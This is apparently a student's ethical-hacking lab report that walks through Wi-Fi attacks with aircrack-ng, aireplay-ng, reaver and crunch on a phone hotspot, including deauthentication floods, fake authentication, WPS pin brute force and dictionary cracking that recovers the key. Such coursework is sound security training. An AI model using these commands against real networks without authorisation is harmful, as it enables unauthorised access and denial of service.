Ethical Hacking and Vulnerability Assessment

Roll No.: 18BCE152
Date: 25/08/2021

Practical 4


OBJECTIVE


- Wireless Network Hacking - II

INTRODUCTION

In this practical we are trying to crack WEP (Wired Equivalent Privacy) wireless network.

- **Task 7: Cracking WEP**
  - Capture packets into a text file
  - Run following commands:
    $ airodump-ng –bssid 70:BB:E9:1F:82:12 –channel 6 --write task_7-02 wlan0
    $ sudo aircrack-ng task_7-02.cp






- **Task 7: Fake Authentication**

  $ airodump-ng –bssid 70:BB:E9:1F:82:12 –channel 6 –write arpreplay wlan0

  - Perform fake authentication

    $ aireplay-ng --fakeauth 0 -a 70:BB:E9:1F:82:12 -h 7C:78:7E:2D:E4:84 wlan0



```
└─$ sudo aireplay-ng --fakeauth 0 -a 70:BB:E9:1F:82:12  -h 7C:78:7E:2D:E4:84 wla
n0
The interface MAC (34:0A:33:32:69:6E) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether 7C:78:7E:2D:E4:84
05:26:17  Waiting for beacon frame (BSSID: 70:BB:E9:1F:82:12) on channel 6

05:26:19  Sending Authentication Request (Open System)

05:26:21  Sending Authentication Request (Open System) [ACK]

05:26:23  Sending Authentication Request (Open System) [ACK]

05:26:25  Sending Authentication Request (Open System) [ACK]

05:26:27  Sending Authentication Request (Open System)

05:26:29  Sending Authentication Request (Open System) [ACK]
05:26:29  Authentication successful
05:26:29  Sending Association Request [ACK]
05:26:29  Association successful :-) (AID: 1)
```

- Perform brute force using dictionary created.
- aircrack-ng can do this
  $ sudo aircrack-ng airpreplay-01.cap -w pass.txt

```
┌──(kali㉿kali)-[~/new_data]
└─$ sudo aircrack-ng airpreplay-01.cap -w pass.txt
Reading packets, please wait...
Opening airpreplay-01.cap
Read 1194 packets.

   #  BSSID              ESSID                     Encryption

   1  70:BB:E9:1F:82:12  Redmi Note 6 Pro          WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening airpreplay-01.cap
Read 1194 packets.

1 potential targets
```

```
                          Aircrack-ng 1.6

    [00:00:01] 936/1000 keys tested (1296.23 k/s)

    Time left: 0 seconds                                      93.60%

                        KEY FOUND! [ chirag123 ]


    Master Key     : 00 EC 9F 01 1B CB EF A4 77 FF 6D 9F 56 75 8A BB
                     93 35 4C F1 CE 52 3A 3A 42 E7 33 E7 31 D3 6C 2C

    Transient Key  : EC EF A7 D1 C6 6A 28 62 C1 C3 83 A4 1B 0D 74 5F
                     3E BE 2B 6F 3E 75 2B 9B EE 59 C6 4A 8E 6E 6A 68
                     0B 78 48 7D 7A A6 92 FF 85 3A D9 4A 7F D3 6E 2E
                     1C B6 7F 48 8F 48 E2 C4 20 B5 11 93 55 F6 23 5E

    EAPOL HMAC     : B2 46 37 AA 1C 44 62 71 A7 BA 96 76 EC 96 0B A3
```

- **Task 8: Cracking WPA/WPA2**
  - Run reaver to bruteforce the pin and use it to compute the actual WPA key.
    $ sudo reaver --bssid 70:BB:E9:1F:82:12 --channel 6 --interface wlan0 -v -A

```
└─$ sudo airodump-ng  -i wlan0


 CH 11 ][ Elapsed: 6 s ][ 2021-09-09 05:29

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSI

 70:BB:E9:1F:82:12  -34       32        0    0   6  180   WPA2 CCMP   PSK  Redm

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Pro

 (not associated)   D8:9C:67:B7:82:F5  -18    0 - 1     26         8
 70:BB:E9:1F:82:12  7C:78:7E:2D:E4:84  -22    0 - 1      1         3
Quitting...
```

```
└─$ sudo reaver --bssid 70:BB:E9:1F:82:12 --channel 6 --interface wlan0 -v -A

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 70:BB:E9:1F:82:12
[+] Received beacon from 70:BB:E9:1F:82:12
[+] Vendor: Unknown
[!] AP seems to have WPS turned off
[+] Trying pin "12345670"
[+] Associated with 70:BB:E9:1F:82:12 (ESSID: Redmi Note 6 Pro)
^C
```

- **Task 9: Another technique**

  $ airodump-ng wlan0

  $ sudo airodump-ng --bssid 70:BB:E9:1F:82:12 –channel 6 –write task_7-02 waln0

  $sudo aireplay-ng -0 0 -a 70:BB:E9:1F:82:12 -c 7C:78:7E:2D:E4:84 wlan0

```
05:12:25  Created capture file "task_7-02.cap".

CH  6 ][ Elapsed: 36 s ][ 2021-09-09 05:13 ][ WPA handshake: 70:BB:E9:1F:82:12

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH

70:BB:E9:1F:82:12  -30   0      310      176    7   6  180   WPA2 CCMP   PSK

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Pro

70:BB:E9:1F:82:12  7C:78:7E:2D:E4:84  -19   24e-24e     0      237  EAPOL
Quitting...
```

```
└─$ sudo aireplay-ng -0 0 -a 70:BB:E9:1F:82:12  -c 7C:78:7E:2D:E4:84 wlan0  1 ×
05:12:29  Waiting for beacon frame (BSSID: 70:BB:E9:1F:82:12) on channel 6
05:12:31  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0
05:12:31  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 1
 ACKs]
05:12:31  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0
 ACKs]
05:12:32  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0
 ACKs]
05:12:32  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0
 ACKs]
05:12:33  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0
 ACKs]
05:12:33  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0
 ACKs]
05:12:34  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0
 ACKs]
05:12:35  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0
05:12:35  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 1
05:12:35  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 2
 ACKs]
05:12:35  Sending 64 directed DeAuth (code 7). STMAC: [7C:78:7E:2D:E4:84] [ 0| 0
```

- **Task 10: Creating wordlist**


  $ crunch 9 9 -t chirag%%% -o pass.txt

```
└─$ crunch 9 9 -t chirag%%% -o pass.txt
Crunch will now generate the following amount of data: 10000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000

crunch: 100% completed generating output
```

- **Task 11: WPA/WPA2 Cracking**

$ sudo aircrack-ng task_7-02.cap -w pass.txt



- **Task 12: Security Setting**
  $ ip route

CONCLUSION

In this practical we gain knowledge about cracking WEP and WPA/WPA2 over wireless connection. Also generating word list using crunch.